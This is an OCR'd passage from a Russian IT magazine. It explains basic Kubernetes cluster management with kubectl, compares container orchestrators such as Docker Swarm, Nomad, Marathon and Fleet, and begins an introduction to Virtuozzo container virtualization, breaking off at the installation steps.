

УПРАВЛЯЕМ КЛАСТЕРОМ

Для управления K8S используется утилита kubectl. Настройки можно указывать прямо в командной строке или использовать заранее подготовленный YAML/JSON-файл. Чтобы было проще вводить команды, укажем в переменной PATH, где ее искать.

```
$ export PATH=$PATH:~/kubernetes/cluster/ubuntu/binaries
```

Для удобства лучше строку прописать сразу в ~/.bash_profile. Два подкаталога — master, minion в ubuntu/binaries содержат утилиты для настройки мастера и подчиненных узлов. Все операции реализуются указанием одного из 20 ключей, список которых можем получить, введя

```
$ kubectl --help
```



Параметры kubectl

Смотрим список нод, настройки и данные кластера.

```
$ kubectl get nodes
$ kubectl cluster-info
$ kubectl config
```

В ответ должны получить список указанных ранее в config-default.sh узлов. Запустим контейнер с nginx:

```
$ kubectl run nginxtest --image=nginx --port=80 --hostport=81
```

K8S сам загрузит и установит образ. Через время к nginx можно обратиться, подключившись на 81-й порт. Если нод несколько и нам нужна балансировка, может указываться параметр --create-external-load-balancer и указывается количество реплик --replicas=№. Текущее состояние репликации выводится командой kubectl get rc.

Возможно заранее прописать настройки контейнера в файле, который затем использовать при развертывании командой create:

```
$ kubectl create -f nginx.yaml
```

Если файлов много, то просто указывается каталог, в котором они находятся. Далее создаем сервис:

```
$ kubectl expose rc nginx --port=80 --target-port=80 ↵
    --service-name=nginx -s "http://192.168.1.2:8080"
```

Теперь можем проверить доступные сервисы и POD.

```
$ kubectl get pods
```

В ответ получим имя (по которому можем обращаться к POD), состояние и возраст.

```
$ kubectl get services
```

```
~  kubectl ~  kubectl get services webserver
NAME        CLUSTER-IP       EXTERNAL-IP      PORT(S)   AGE
webserver   14.111.255.141   104.107.145.42   80/TCP    16m
~  kubectl get services webserver -o json
{
    "kind": "Service",
    "apiVersion": "v1",
    "metadata": {
        "name": "webserver",
        "namespace": "default",
        "selfLink": "/api/v1/namespaces/default/services/webserver",
        "uid": "f6191af6-2950-11e6-bc46-42010a80001f",
        "resourceVersion": "185",
        "creationTimestamp": "2016-08-11T06:03:58Z",
        "labels": {
            "run": "webserver"
        }
    },
    "spec": {
        "ports": [
            {
                "protocol": "TCP",
                "port": 80,
                "targetPort": 80
```


Получение информации при помощи kubectl

Если нужно выполнить команду внутри контейнера, то используем kubectl exec. Kubectl позволяет обращаться к некоторым ресурсам сразу по имени. В настоящее время доступно 19 типов ресурсов, все они описаны в документации к kubectl. Когда информации много, можно форматировать вывод при помощи -o, отбирая произвольные колонки, или вывести в JSON/YAML-формате для дальнейшей обработки. Например, выведем в расширенном формате список нод и сервисов:

```
$ kubectl get rc,services -o=wide
```

Веб-интерфейс доступен по адресу `https://<K8S-host>/ui`, пароль для входа можно посмотреть в выводе kubectl config view. Если он не работает, следует установить его последнюю стабильную версию.

```
$ kubectl create -f https://rawgit.com/kubernetes/dashboard/master/↵
    src/deploy/kubernetes-dashboard.yaml
```



Веб-интерфейс Kubernetes

Не Kubernetes единым

Параллельно с Kubernetes несколько компаний предложило свои решения, которые внешне похожи, но существенно различаются по реализации. Это Docker Swarm от разработчиков Docker, Nomad, Mesos/Marathon и Fleet.

Docker Swarm позволяет очень просто объединить Docker-хосты в один виртуальный хост, который внешне выглядит как обычный. Очень прост в развертывании, фактически нужно запустить еще один контейнер и присоединить к остальным. Для управления используется REST API интерфейс, совместимый с Docker API. В итоге абсолютно все инструменты, совместимые с API Docker, — Dokku, Compose, DockerUI и многие другие — могут работать с кластером Docker Swarm, как с обычным хостом. Это огромный плюс Docker Swarm, но, если API не поддерживает какую-то возможность, простого решения проблемы не будет.

Разработкой Nomad занимается HashiCorp — компания, специализирующаяся на инструментах управления кластерами, виртуальными машинами и облачными сервисами. В итоге получился универсальный многофункциональный инструмент, который может быть использован для более широкого круга задач. Он сочетает в себе легкий менеджер ресурсов и сложный планировщик, определяющий, на каком узле развернуть указанные ресурсы. Архитектурно проще Kubernetes, его легко разворачивать и настраивать. Поддерживает несколько ЦОД и multi-region конфигурации. Тестировался на кластерах до 5000 узлов, хотя вполне способен работать на гораздо более крупных кластерах. Серверная и клиентская часть реализованы в одном бинарнике, для координации или хранения не требуется других внешних служб. Может использоваться Consul для обнаружения сервисов и Vault для организации единого доступа. Все разработки HashiCorp.

Marathon представляет собой надстройку над менеджером кластера Apache Mesos, расширяя его возможности управлять контейнерами в нескольких ЦОД. Изначально разработан и применяется в Twitter. Использует другие решения Apache Software Foundation для организации, обнаружения приложений, планирования и прочего — ZooKeeper, Chronos, Kafka, Hadoop и другие. Поддерживается формат контейнера Docker и свой Mesos, но в принципе можно просто добавить другую технологию. Самостоятельная установка не самое простое дело, поэтому удобный способ развертывания — Mesosphere Enterprise DC/OS (CentOS + репозиторий). Кстати, уже есть наработки по интеграции API планировщика Kubernetes с Mesos — Kubernetes-Mesos (md).

Fleet — распределенная система инициализации на основе Systemd и etcd, которые разработчики представляют как Systemd уровня кластера. Нет некоторых важных функций — балансировки нагрузки, интеграции DNS, ACL и других. Их реализация пока под вопросом.

вывод


Несомненно, Kubernetes — интересный проект, который поможет справиться с увеличивающимся количеством контейнеров Docker и снимет с сисадмина часть проблем.

SYNACK

БЫСТРЫЙ СТАРТ С VIRTUOZZO

ЗНАКОМИМСЯ С КРУТОЙ СИСТЕМОЙ КОНТЕЙНЕРНОЙ ВИРТУАЛИЗАЦИИ

Денис Колисниченко
dhsilabs@gmail.com



1. ЧТО ТАКОЕ VIRTUOZZO

Parallels Virtuozzo Containers, или просто Virtuozzo, — уникальное решение, объединяющее гипервизор KVM и виртуализацию на базе контейнеров, продукт компании Virtuozzo, Inc. В отличие от других подобных решений, Virtuozzo устанавливается на голое железо и представляет собой отдельный дистрибутив Linux (Virtuozzo Linux), который уже оптимизирован для задач виртуализации и хостинга. Все, что нужно, — взять и установить его на машину, которая будет сервером виртуализации. При этом не требуется устанавливать или компилировать ядро, бороться со всевозможными глюками, и никто не ограничивает тебя возможностями ядра 2.6 — Virtuozzo использует ядро 3.10 с долгосрочной технической поддержкой.




Рис. 0. Немного истории

2. КАК ЭТО РАБОТАЕТ

Virtuozzo Linux устанавливает будущий сервер виртуализации, далее администратор создает, настраивает и запускает контейнеры или виртуальные машины — каждая из которых превратится в виртуальный сервер (Virtual Private Server).

Дальше все зависит от поставленных задач — например, можно превратить виртуальные серверы в веб-серверы и продавать их (типичное решение

для VPS-провайдера). Виртуальные серверы могут работать под управлением различных дистрибутивов Linux (а внутри виртуальной машины можно запустить вообще любую ОС, даже Windows Server 2012 R2) — ты можешь выбрать из предустановленных шаблонов тот, который больше нравится. После того как виртуальный сервер запущен, уже никто не ограничивает администратора в установке и настройке программного обеспечения. В виртуальные серверы дистрибутивы Linux устанавливаются как полноценные, а не как урезанные копии.

Схема виртуализации изображена на рис. 1. Сам рисунок позаимствован из документации по Virtuozzo. Так, у нас есть железо сервера, есть уровень виртуализации и есть контейнеры.

Контейнеры выглядят как независимые серверы под управлением Linux. Контейнеры не применяют для виртуализации эмуляцию аппаратуры, а эффективно разделяют общее ядро и его ресурсы между всеми контейнерами и самим физическим сервером.




Рис. 1. Схема виртуализации

Каждый контейнер может распоряжаться ресурсами всего физического сервера, также можно эффективно ограничивать использование им памяти, процессорного времени, операций ввода-вывода и сетевого трафика.

Технология контейнерной виртуализации предоставляет наивысшую плотность среди других решений виртуализации. Можно создать и запустить сотни контейнеров на стандартном физическом production-решении. В каждом контейнере может быть только одна операционная система, что упрощает обслуживание и обновление контейнеров.

3. СИСТЕМНЫЕ ТРЕБОВАНИЯ И ОГРАНИЧЕНИЯ

Системные требования для автономных установок выглядят так:

- платформа x86-64 с аппаратной поддержкой виртуализации Intel VT-x (с «неограниченным гостем»);
- минимум четырехъядерный 64-битный процессор;
- минимум 4 Гбайт оперативной памяти;
- минимум 64 Гбайт на жестком диске, желательно SSD;
- сетевой адаптер Ethernet с подключением к сети и корректным IP-адресом.

Проверить, поддерживает ли твой Intel-процессор «неограниченного гостя», можно с помощью этого сценария. Запусти его так:

```
python vmxcap.py | grep -i unrest
```

Результат должен быть yes.

Системные требования для размещения серверов в Virtuozzo Storage Cluster:

- Virtuozzo 7;
- 1 Гбайт оперативной памяти на каждые 100 Тбайт хранилища;
- 10 Гбайт или более дискового пространства;
- 1 Ethernet-адаптер 1 Гбит/с, статический IP-адрес для каждого адаптера.

Ограничения:

- максимальный объем оперативки (сертифицированный) — 256 Гбайт, теоретический максимум — 64 Тбайт;
- максимальный размер HDD — 16 Тбайт.

4. УСТАНОВКА VIRTUOZZO

Установка Virtuozzo аналогична установке дистрибутива Fedora — инсталлятор Anaconda абсолютно такой же (рис. 2). Для установки Virtuozzo нужно выполнить следующие действия:

